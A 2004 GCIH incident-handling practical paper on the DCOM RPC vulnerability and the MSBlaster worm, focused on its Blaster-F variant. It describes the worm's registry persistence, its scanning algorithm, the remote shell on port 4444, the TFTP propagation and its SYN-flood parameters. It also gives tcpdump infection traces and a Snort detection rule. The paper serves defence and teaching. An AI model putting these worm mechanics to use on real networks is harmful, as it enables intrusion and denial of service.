# Global Information Assurance Certification Paper

# GCIH Practical Assignment – Ver. 3.0
# DCOM RPC Vulnerability, and MSBlaster Exploit Incident

**By: Sally Said**

**May 2004**

**Table of Contents:**

## 1. Statement of Purpose:

Same as the LoveLetter worm presented a new brand of worms, a worm that used a new spreading technique that was not known by that time to ensure the surprise factor and granted a slow attack response, same did the Msblaster worm family.
Msblaster worm presented a new attacking technique, even though the worm used a known vulnerability, a lot of administrators took a much time to identify the attack.

The purpose of this paper is to discuss the Msblaster worm, and why it was one of the top high-risk threats spreading widely through the Internet, and infected a huge number of organizations all around the world.

My plan here is to present an incident of a variant of Msblaster worm infection through unpatched laptop in an enterprise network of a medium size organization, and discuss how the worm infected the network, and how it was discovered and handled, and why it took much time to be identified and contained, analyzing deeply and closely the DCOM RPC vulnerability, the worm variants and activities, and go in every stage of the worm attack.

The paper is also supposed to cover in detail the six steps of the incident handling process analyzing the incident handling team response, and how they benefit from the preparation phase in handling the incident, and the result of all in the lessons learned session.

The document will show the difference between protecting network with Antivirus software that can protect against various known viruses & worms, and patching all network machines as a proactive protection from expected attacks that exploit different systems vulnerabilities.

## 2. The Exploit:

- **Name**.

  The Vulnerability name is DCOM RPC vulnerability described in Microsoft Security Bulletin MS03-026.

  CERT Advisory: CA-2003-16
  CERT Vulnerability Note: VU#568148
  CVE: CAN-2003-0352

The Exploit discussed here is the **WORM_MSBLAST.F worm**, that is one of the modified variants of WORM_MSBLAST.A worm. Aliases names are: W32/Lovsan.worm.f [McAfee], W32/Blaster-F [Sophos], Win32.Poza.F [CA][1]

- **Operating System[2].**

Microsoft Windows 2000 Professional
Microsoft Windows 2000 Professional SP1
Microsoft Windows 2000 Professional SP2
Microsoft Windows 2000 Professional SP3
Microsoft Windows 2000 Professional SP4
Microsoft Windows 2000 Server
Microsoft Windows 2000 Server SP1
Microsoft Windows 2000 Server SP2
Microsoft Windows 2000 Server SP3
Microsoft Windows 2000 Server SP4
Microsoft Windows 2000 Advanced Server
Microsoft Windows 2000 Advanced Server SP1
Microsoft Windows 2000 Advanced Server SP2
Microsoft Windows 2000 Advanced Server SP3
Microsoft Windows 2000 Advanced Server SP4
Microsoft Windows 2000 Datacenter Server
Microsoft Windows 2000 Datacenter Server SP1
Microsoft Windows 2000 Datacenter Server SP2
Microsoft Windows 2000 Datacenter Server SP3
Microsoft Windows 2000 Datacenter Server SP4
Microsoft Windows XP Professional
Microsoft Windows XP Professional SP1
Microsoft Windows XP Home Edition
Microsoft Windows XP Home Edition SP1
Microsoft Windows XP Media Center Edition
Microsoft Windows XP Tablet PC Edition
Microsoft Windows XP 64-Bit Edition Version 2003
Microsoft Windows XP 64-Bit Edition Version 2002
Microsoft Windows Server 2003, Standard Edition
Microsoft Windows Server 2003, Web Edition
Microsoft Windows Server 2003, Datacenter Edition
Microsoft Windows Server 2003, 64-Bit Enterprise Edition [3]
Microsoft Windows NT Server
Microsoft Windows NT Advanced Server
Microsoft Windows NT Server, Enterprise Edition
Microsoft Windows NT Workstation 4.0
Microsoft Windows NT Server 4.0 Terminal Server Edition

1 http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.f.worm.html
[2] http://support.microsoft.com/default.aspx?scid=kb;en-us;826955
[3] http://support.microsoft.com/default.aspx?scid=kb;en-us;826955

*Note:*

While Windows NT and Windows 2003 Servers are vulnerable to this exploit (if not properly patched), the worm is not coded to replicate to those systems, however, if the worm is manually placed and executed on a computer running these operating systems, it can run and spread.[4]

- **Protocols/Services/Applications**.

Here I will define in a simple way, what is RPC and how does it work, what is the DCOM, in order to facilitate describing the associated vulnerability later.

Note that the following sections about the RPC and DCOM is almost quoted from www.microsoft.com/technet & msdn.microsoft.com/library

**RPC - Remote Procedure Call[5]**

To know what is the RPC service, we can imagine, a client server application where the client and the server communicate across the network. The RPC service simply is a standard procedure that both the client and the server use to communicate without having to interface directly with the network protocols. And as per US-CERT[6], it provides an inter-process communication mechanism that allows a program running on one computer to seamlessly execute code on a remote system. [7]

The following section will present how Microsoft describes a standard RPC process between client, and server applications.

**How RPC works[8]**



[4] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.f.worm.html
[5] http://www.microsoft.com/technet/security/bulletin/ms03-010.mspx
6 http://www.kb.cert.org/vuls/id/568148
[7] http://www.microsoft.com/technet/security/bulletin/ms03-010.mspx
8 http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp





**Figure 1- Standard RPC Process between Client and Server**[9]

As shown in Figure-1 the client application calls a local stub procedure instead of the actual code implementing the procedure. Stubs are compiled and linked with the client application. Instead of containing the actual code that implements the remote procedure, the client stub code:

1. Retrieves the required parameters from the client address space.
2. Translates the parameters as needed into a standard NDR format for transmission over the network.
3. Calls functions in the RPC client run-time library to send the request and its parameters to the server.

The server performs the following steps to call the remote procedure.

1. The server RPC run-time library functions accept the request and call the server stub procedure.
2. The server stub retrieves the parameters from the network buffer and converts them from the network transmission format to the format the server needs.
3. The server stub calls the actual procedure on the server.

The remote procedure then runs, and upon the procedure is complete, a similar sequence of steps returns the data to the client.

1. The remote procedure returns its data to the server stub.
2. The server stub converts output parameters to the format required for transmission over the network and returns them to the RPC run-time library functions.
3. The server RPC run-time library functions transmit the data on the network to the client computer.

[9] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp

The client then accepts the data over the network and returning it to the calling function.

1. The client RPC run-time library receives the remote-procedure return values and returns them to the client stub.
2. The client stub converts the data from its NDR to the format used by the client computer. The stub writes data into the client memory and returns the result to the calling program on the client.
3. The calling procedure continues as if the procedure had been called on the same computer. [10]

**DCOM[11]**

DCOM stands for: Distributed Component Object module is a protocol that enables the communication of the distributed applications' components running on different network machines. We could say that DCOM are functions used by the client to process different operations on distributed application components on different network machines. DCOM is the evolution of the Component object module - COM - that used to allow a client to communicate with components in another processes. [12]

Figure-2 and Figure-3 illustrate the difference between, COM and DCOM communication





**Figure 2- COM Communication[13]**

10 http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp
[11] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomtec.asp
[12] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomtec.asp
[13] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomtec.asp





**Figure 3- DCOM Communication**[14]

## DCOM Architecture[15]





**Figure 4- DCOM Architecture**[16]

One of the most basic requirements of a distributed system is the ability to create components. In the COM world, object classes are named with

[14] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomtec.asp
[15] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomarch.asp
[16] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomarch.asp

globally unique identifiers (GUIDs). When GUIDs are used to refer to particular classes of objects, they are called Class IDs. These Class IDs are large integers (128 bits) that provide a collision free, decentralized namespace for object classes. [17]

The COM libraries look up the appropriate binary (dynamic-link library or executable) in the system registries, create the object, and return an interface pointer to the caller. [18]

For DCOM, the object creation mechanism in the COM libraries is enhanced to allow object creation on other machines. In order to be able to create a remote object, the COM libraries need to know the network name of the server. Once the server name and the Class Identifier (CLSID) are known, a portion of the COM libraries called the service control manager (SCM) on the client machine connects to the SCM on the server machine and requests creation of this object. [19]

DCOM provides two fundamental mechanisms that allow clients to indicate the remote server name when an object is created:

1. As a fixed configuration in the system registry or in the DCOM Class Store
2. As an explicit parameter to *CoCreateInstanceEx, CoGetInstanceFromFile, CoGetInstanceFromStorage, or CoGetClassObject*

The first mechanism is extremely useful for maintaining location transparency: clients should not know whether a component is running locally or remotely. By making the remote server name part of the server component's configuration information on the client machine, clients do not have to worry about maintaining or obtaining the server location. All a client ever needs to know is the CLSID of the component. It simply calls *CoCreateInstance* (or *CreateObject* in Microsoft Visual Basic® or "new" in

[17] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomarch.asp
[18] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomarch.asp
[19] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomarch.asp

Java), and the COM libraries transparently create the correct component on the preconfigured server. [20]

For many applications, having a single, externally configured server name for each component is sufficient. It keeps the client's code free from managing this configuration data: if the server name changes, the registry (or the class store) is changed and the application continues to work without further action.[21]

The remote server name is stored in the system registry under a new key in HKEY_CLASSES_ROOT (HKCR):

```
[HKEY_CLASSES_ROOT\APPID\{<appid-guid>}]
    "RemoteServerName"="<DNS name>"
```

The Class ID entry for the component in turn has a new named value that points to the Application ID (AppID):

```
[HKEY_CLASSES_ROOT\CLSID\{<clsid-guid>}]
    "AppId"="<appid-guid>"
```

The AppID concept was introduced as part of the security support in COM, it essentially represents a process that is shared by multiple CLSIDs. All objects in this process share the same default security settings. [22]

The APPID concept can be used to avoid redundant registry keys that all contain the same server name. CLSIDs that are known to always run on the same server machine (typically because they are implemented in the same executable or DLL) can all point to the same AppID key and thus all share the same RemoteServerName registry key. [23]

- **Variants**

All Msblaster worm variants are functionally the same, except for the filename used, and the site on which it attempts to perform Denial Of Service (DOS).

[20] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomarch.asp
[21] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomarch.asp
[22] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomarch.asp
[23] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomarch.asp

This DOS attempt only occurs if the current date is the 16th through the end of the month for the months of January to August, or if the current month is September through December.[24]

**W32/Blaster-A[25]**

Downloads the msblast.exe file to the %WinDir%\System32 folder, and then execute it.

Adds the value "windows auto update"="msblast.exe" to the registry key:
HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows\ CurrentVersion\ Run
so that the worm runs when you Windows restarts.

Performs a Denial of Service (DOS) on the Microsoft Windows Update Web server (windowsupdate.com)
This is an attempt to prevent the victim from applying a patch against the DCOM RPC vulnerability[26]

**W32/Blaster-B[27]**

Downloads the penis32.exe file to the %WinDir%\System32 folder, and then execute it.

Adds the value: "windows auto update"="penis32.exe" to the registry key:
HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows\ CurrentVersion\ Run

Performs a Denial of Service (DOS) on the Microsoft Windows Update Web server (windowsupdate.com) [28]

**W32/Blaster-C[29]**

Downloads the Teekids.exe file to the %WinDir%\System32 folder, and then execute it.

Adds the value: "Microsoft Inet Xp.."="teekids.exe" to the registry key:
HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows\ CurrentVersion\ Run

Performs a Denial of Service (DOS) on the Microsoft Windows Update Web server (windowsupdate.com) [30]

**W32/Blaster-D[31]**

Downloads the Mspatch.exe file to the %WinDir%\System32 folder, and then execute it.

Adds the value: "Norton Antivirus"="mspatch.exe" to the registry key:

[24] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.f.worm.html
[25] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html
[26] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html
[27] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.b.worm.html
[28] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.b.worm.html
[29] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.c.worm.html
[30] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.c.worm.html
[31] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.d.worm.html

HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows\ CurrentVersion\Run

Performs a Denial of Service (DOS) on the Microsoft Windows Update Web server (windowsupdate.com) [32]

**W32/Blaster-E[33]**

Downloads the Mslaugh.exe file into the %Windir%\System32 folder, and then execute it.

Adds the value: "windows automation"="mslaugh.exe" to the registry key: HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows\ CurrentVersion\ Run

Performs a denial of service on kimble.org[34]

- **Description.**

1. What is the vulnerability and why is it exploitable?[35]

As most of the Antivirus vendors and Microsoft reporting of the vulnerability, it is the buffer overflow that can be exploited remotely via the DCOM RPC interface that listens on TCP/UDP port 135. As this interface handles DCOM object activation requests that are sent by client machines and deals with message exchange over TCP/IP, the issue is due to insufficient bounds checking of client DCOM object activation requests that cause incorrect handling of malformed messages. This issue may be also exposed on other ports that the RPC Endpoint Mapper listens on, such as TCP ports 139, 135, 445 and 593. [36]

Exploiting this vulnerability on a system gives the attacker the ability to execute arbitrary code with the local system privilege, installing programs, and compromise data by viewing, changing, delete, or creating account with different privileges. This can also cause a denial of service. [37]

2. What exactly is the exploit doing to take advantage of the vulnerability?[38]

---

[32] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.d.worm.html
[33] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.e.worm.html
[34] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.e.worm.html
[35] http://securityresponse.symantec.com/avcenter/security/Content/8205.html
http://members.microsoft.com/partner/support/securitybulletins/MS03-026.aspx
http://www.kb.cert.org/vuls/id/568148
[36] http://securityresponse.symantec.com/avcenter/security/Content/8205.html
http://members.microsoft.com/partner/support/securitybulletins/MS03-026.aspx
http://www.kb.cert.org/vuls/id/568148
[37] http://securityresponse.symantec.com/avcenter/security/Content/8205.html
http://members.microsoft.com/partner/support/securitybulletins/MS03-026.aspx
http://www.kb.cert.org/vuls/id/568148
[38] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.f.worm.html

This section is almost quoted from securityresponse.symantec.com

When the W32/Blaster-F worm file (enbiei.exe) runs, it checks first if the computer already infected, and if not, it starts to perform the following actions:

- Adds the value: "www.hidro.4t.com"="enbiei.exe" to the registry key:
  (HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows\ CurrentVersion\ Run) in order to make the worm file runs with the windows restart. [39]
- Attempts to Perform a DOS on tuiasi.ro if the current date is between 16, and the end of the month for months from January to August, or if the current month is September till December. This will succeed only if:
  The worm runs on a Windows XP computer that was either infected or restarted during the payload period.
  OR
  The worm runs on a Windows 2000 computer that was infected during the payload period and has not been restarted since it was infected.
  OR
  The worm runs on a Windows 2000 computer that has been restarted since it was infected, during the payload period, and the currently logged in user is Administrator. [40]

  The DOS traffic has the following characteristics:

  1. Is a SYN flood on port 80 of tuiasi.ro.
  2. Tries to send 50 HTTP packets every second.
  3. Each packet is 40 bytes in length.
  4. If the worm cannot find a DNS entry for tuiasi.ro, it uses a destination address of 255.255.255.255. [41]

  Some fixed characteristics of the TCP and IP headers are:

  1. IP identification = 256
  2. Time to Live = 128
  3. Source IP address = a.b.x.y, where a.b are from the host IP and x.y are random. In some cases, a.b are random.
  4. Destination IP address = dns resolution of "tuiasi.ro"
  5. TCP Source port is between 1000 and 1999
  6. TCP Destination port = 80

[39] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.f.worm.html
[40] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.f.worm.html
[41] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.f.worm.html

7. TCP Sequence number always has the two low bytes set to 0; the two high bytes are random.
8. TCP Window size = 16384 [42]

- Generates IP address according to the following algorithms:
  - For 40% of the time, the generated IP address is of the form A.B.C.0, where A and B are equal to the first two parts of the infected computer's IP address.
  C is also calculated by the third part of the infected system's IP address; however, for 40% of the time the worm checks whether C is greater than 20. If so, a random value less than 20 is subtracted from C. Once the IP address is calculated, the worm will attempt to find and exploit a computer with the IP address A.B.C.0.
  The worm will then increment the 0 part of the IP address by 1, attempting to find and exploit other computers based on the new IP address, until it reaches 254.
  - With a probability of 60%, the generated IP address is completely random. [43]

  The worm starts to scan generated range of IPs, looking for open **TCP port 135**, where there could be a vulnerable RPC service. The worm sends one of two types of data: either to exploit Windows XP or Windows 2000. For 80% of the time, Windows XP data will be sent; and for 20% of the time, the Windows 2000 data will be sent. The worm then uses cmd.exe to create a hidden remote shell process that listens on **TCP port 4444**, allowing it to issue remote commands on an infected system. Finding the vulnerable system, it downloads Enbiei.exe (worm file) to its local system "%WinDir%\system32" directory using TFTP that listens at **UDP port 69** on the infected machine, and then executes the worm file, resulting in a new infected system that tries to infect other systems in the same manner. [44]

The worm may cause RPC abnormal termination in Windows XP systems, leading the machine to restart automatically. [45]

- **Signatures of the attack.**

Attack signature can be detected by a lot of methods;

[42] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.f.worm.html
[43] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.f.worm.html
[44] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.f.worm.html
[45] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.f.worm.html

1. If you suspect in a certain machine, you can search for the worm file in the Windows system32 folder. As mentioned before in discussing the worm variants; each variant of the MSBlaster worm has different filename.

Figure-5 illustrates the search result for the enbiei.exe file indicating a W32/Blaster-F worm infection in the Windows' system 32 directory.





**Figure 5- Search results of enbiei.exe in C:\winnt\system32**

2. One can also search for the worm file name in the machine registry path: HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows\ CurrentVersion\ Run.

3. The worm file could be found also running in the Windows Task Manager.

4. For Windows XP machines, it may restart from time to time, and infected machines could also encounter popup messages like:

"The Remote procedure Call (RPC) service terminated unexpectedly.
The system is shutting down. Please save all work in progress and log off.

Any unsaved changes will be lost.
This shutdown was initiated by NT AUTHORITY\SYSTEM."[46]

5. Existence of TFTP temp files may indicate a worm attempt of infection

6. Using a Sniffer, and sniff for the worm applicable ports 135/tcp, 4444/tcp, and 69/udp, the output can give an indication of infected machines. The following output example from Symantec[47] gives indication that the machine 192.168.0.1 starts traffic to 192.168.0.3 on ports 135 tcp, and 4444 tcp. Also 192.168.0.3 is calling back 192.168.0.1 on port 69 udp, this means that 192.168.0.1 starts the exploit communication, and infecting 192.168.0.3

```
17:15:36.395032 192.168.0.1.1294 > 192.168.0.3.135: tcp 0 (DF)
17:15:36.395323 192.168.0.3.135 > 192.168.0.1.1294: tcp 0 (DF)
17:15:36.395436 192.168.0.1.1294 > 192.168.0.3.135: tcp 0 (DF)
17:16:19.508095 192.168.0.1.1294 > 192.168.0.3.135: tcp 72 (DF)
17:16:19.508310 192.168.0.1.1294 > 192.168.0.3.135: tcp 1460 (DF)
17:16:19.508346 192.168.0.1.1294 > 192.168.0.3.135: tcp 244 (DF)
17:16:19.508362 192.168.0.3.135 > 192.168.0.1.1294: tcp 0 (DF)
17:16:19.508541 192.168.0.3.135 > 192.168.0.1.1294: tcp 60 (DF)
17:16:19.508681 192.168.0.1.1294 > 192.168.0.3.135: tcp 0 (DF)
17:16:19.508720 192.168.0.3.135 > 192.168.0.1.1294: tcp 0 (DF)
17:16:19.512201 192.168.0.3.135 > 192.168.0.1.1294: tcp 0 (DF)
17:16:19.512346 192.168.0.1.1294 > 192.168.0.3.135: tcp 0 (DF)
17:16:19.904949 192.168.0.1.1314 > 192.168.0.3.4444: tcp 0 (DF)
17:16:19.905031 192.168.0.3.4444 > 192.168.0.1.1314: tcp 0 (DF)
17:16:19.905160 192.168.0.1.1314 > 192.168.0.3.4444: tcp 0 (DF)
17:16:19.952874 192.168.0.3.4444 > 192.168.0.1.1314: tcp 42 (DF)
17:16:19.984939 192.168.0.1.1314 > 192.168.0.3.4444: tcp 36 (DF)
17:16:19.985029 192.168.0.3.4444 > 192.168.0.1.1314: tcp 63 (DF)
17:16:20.083469 192.168.0.3.1049 > 192.168.0.1.69: udp 20
17:16:20.118800 192.168.0.1.69 > 192.168.0.3.1049: udp 516[48]
```

Note that if the output contains only traffic on port 135 TCP, so this could be indication of infection attempt to patched systems. [49]

The following output example also from Symantec[50] indicates a lot of traffic from a single machine 15.54.153.107 to different local machines on tcp port 135, this indicates infection attempts from 15.54.153.107 to those machines.

```
17:07:54.032412 15.54.153.107.1038 > 15.54.152.106.135: tcp 0 (DF)
17:07:54.032657 15.54.153.107.1039 > 15.54.152.107.135: tcp 0 (DF)
```

[46] http://www.mvps.org/marksxp/WindowsXP/rpc.php
http://support.microsoft.com/appliesto
[47] http://securityresponse.symantec.com/avcenter/venc/data/detecting.traffic.due.to.rpc.worms.html
[48] http://securityresponse.symantec.com/avcenter/venc/data/detecting.traffic.due.to.rpc.worms.html
[49] http://securityresponse.symantec.com/avcenter/venc/data/detecting.traffic.due.to.rpc.worms.html
[50] http://securityresponse.symantec.com/avcenter/venc/data/detecting.traffic.due.to.rpc.worms.html

```
17:07:54.032901 15.54.153.107.1040 > 15.54.152.108.135: tcp 0 (DF)
17:07:57.032668 15.54.153.107.1039 > 15.54.152.107.135: tcp 0 (DF)
17:08:14.060589 15.54.153.107.1074 > 15.54.152.125.135: tcp 0 (DF)
17:08:14.062041 15.54.153.107.1078 > 15.54.152.129.135: tcp 0 (DF)
17:08:14.064937 15.54.153.107.1086 > 15.54.152.137.135: tcp 0 (DF)
17:08:17.061195 15.54.153.107.1086 > 15.54.152.137.135: tcp 0 (DF)
17:08:23.069724 15.54.153.107.1086 > 15.54.152.137.135: tcp 0 (DF)
17:08:35.489747 15.54.153.107.1104 > 15.54.152.141.135: tcp 0 (DF)
17:08:44.307318 15.54.153.107.1145 > 15.54.152.177.135: tcp 0 (DF)
17:08:44.308202 15.54.153.107.1148 > 15.54.152.180.135: tcp 0 (DF)
```
[51]

7. IDS systems detection:

ISS RealSecure will detect the exploit as “MSRPC_RemoteActivate_Bo”[52]

Snort IDS gives the following signature:

“alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC Remote Activation bind attempt"; flow: to_server, established; content:"|05|"; distance:0; within: 1; content:"|0b|"; distance: 1; within: 1; byte_test: 1, &, 1,0,relative; content:"|B8 4A 9F 4D 1C 7D CF 11 86 1E 00 20 AF 6E 7C 57|"; distance: 29; within: 16; tag: session, 5,packets; reference: cve, CAN-2003-0715; reference: cve, CAN-2003-0528; reference: cve, CAN-2003-0605; classtype: attempted-admin; reference: url, www.microsoft.com/technet/security/bulletin/MS03-039.mspx; sid:2251; rev:5;)”[53]

## 3. The Platforms/Environments:

- **Victim's Platform.**

The victim platform is mainly a windows 2000 network with windows 2000 advanced servers SP3 (service pack 3) running the company different business applications like CITRIX, ORACLE, and other financial applications.

The organization employees are using windows 2000 professional SP3 PCs, and laptops.

As a part of the upgrading project to windows 2003, some of the users’ machines were upgraded from windows 2000 professional into windows XP.

All of the PCs, and laptops have MS Office 2000, Adobe acrobat 5.0, IE 5.0, SMS client, and Norton Antivirus client (NAV) installed as standard

[51] http://securityresponse.symantec.com/avcenter/venc/data/detecting.traffic.due.to.rpc.worms.html
[52] https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm.pdf
[53] http://www.snort.org/snort-db/sid.html?sid=2251

